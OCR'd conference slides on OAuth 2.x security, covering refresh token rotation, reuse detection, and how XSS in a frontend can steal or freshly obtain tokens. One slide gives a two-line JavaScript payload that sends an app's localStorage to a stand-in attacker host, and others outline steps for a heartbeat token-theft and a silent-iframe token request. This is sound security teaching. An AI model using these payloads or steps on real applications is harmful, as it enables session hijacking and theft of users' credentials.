
The embedded system browser provides session support (SSO) and advanced MFA, but also protects the user's credentials.

Various vendors/products will recommend capturing credentials within the app. This is generally NOT a recommended pattern.

OAuth 2.x flows

Authorization Code Grant	Requires PKCE in 2.1
Implicit Grant	Deprecated
Resource Owner Password Credentials Grant	Deprecated
Client Credentials Grant	Preserved in 2.1
Refresh Token Flow	Modified in 2.1

THE *REFRESH TOKEN* FLOW



AUTHORIZATION SERVER

FRONTEND

API

1 Frontend has an access token and refresh token, and monitors access token expiration

2 Request new access token with refresh token

3 Access token & refresh token

4 Request with access token

5 Response


Refresh tokens enable short-lived access tokens (e.g., 5 – 10 min)

When used in a frontend application, there is no client authentication, so refresh tokens are effectively *bearer tokens*

The specifications require the use of refresh token rotation for bearer refresh tokens

@PhilippeDeRyck

REFRESH TOKEN ROTATION




App obtains tokens
AT1 and RT1

App refreshes tokens
Use RT1
Receive AT2 and RT2

App refreshes tokens
Use RT2
Receive AT3 and RT3

App refreshes tokens
Use RT3
Receive AT4 and RT4

DETECTING REFRESH TOKEN ABUSE



App obtains tokens
AT1 and RT1

App refreshes tokens
Use RT1
Receive AT2 and RT2

AT1 expires

Attacker steals RT2

Attacker uses RT2
Receive AT3 and RT3

App refreshes tokens
Use RT2

AT2 expires


Authorization server notices reuse of RT2
No tokens are issued
RT3 is revoked

Refresh tokens must be one-time use or sender-constrained

Sender-constrained refresh tokens require credentials or a secret to use, making them more secure.

Bearer refresh tokens can only be used once, so they require refresh token rotation.

The common perception of malicious JavaScript



1. Execute malicious JavaScript code (e.g., XSS)
2. Steal data from localStorage
3. Send data to a server controlled by the attacker
4. Abuse the stolen data (access token, refresh token)

Short-lived access tokens reduce the impact of stolen access tokens


Refresh token rotation prevents re-use of stolen refresh tokens

A JS payload to steal all LocalStorage data from app.restograde.com

```
let img = new Image();
img.src = `https://maliciousfood.com?data=${JSON.stringify(localStorage)}`;
```

Script kiddies are NOT your main threat

SIDESTEPPING THE PROTECTION OF REFRESH TOKEN ROTATION




1. Execute malicious JavaScript code (e.g., XSS)
2. Setup a heartbeat that sends a request every 10s
3. Steal refresh tokens from the application (e.g., storage)
4. Send the latest refresh token to the attacker's server
5. Detect that the heartbeat has died
6. Abuse the stolen refresh token until the chain expires

The attacker now has long-lived (e.g., hours) access in the name of the user. Refresh tokens will not be re-used.

The attacker controls the frontend. They can do anything the legitimate app can do!

Requesting a fresh set of tokens



1. Execute malicious JavaScript code (e.g., XSS)
2. Start a silent flow in a hidden iframe
3. Request authorization code with existing session
4. Send the authorization code to the attacker's server
5. Exchange the code for a new set of tokens

The legitimate application either resumes an existing session with a silent flow in an iframe, or it asks the user to login to establish a new session.

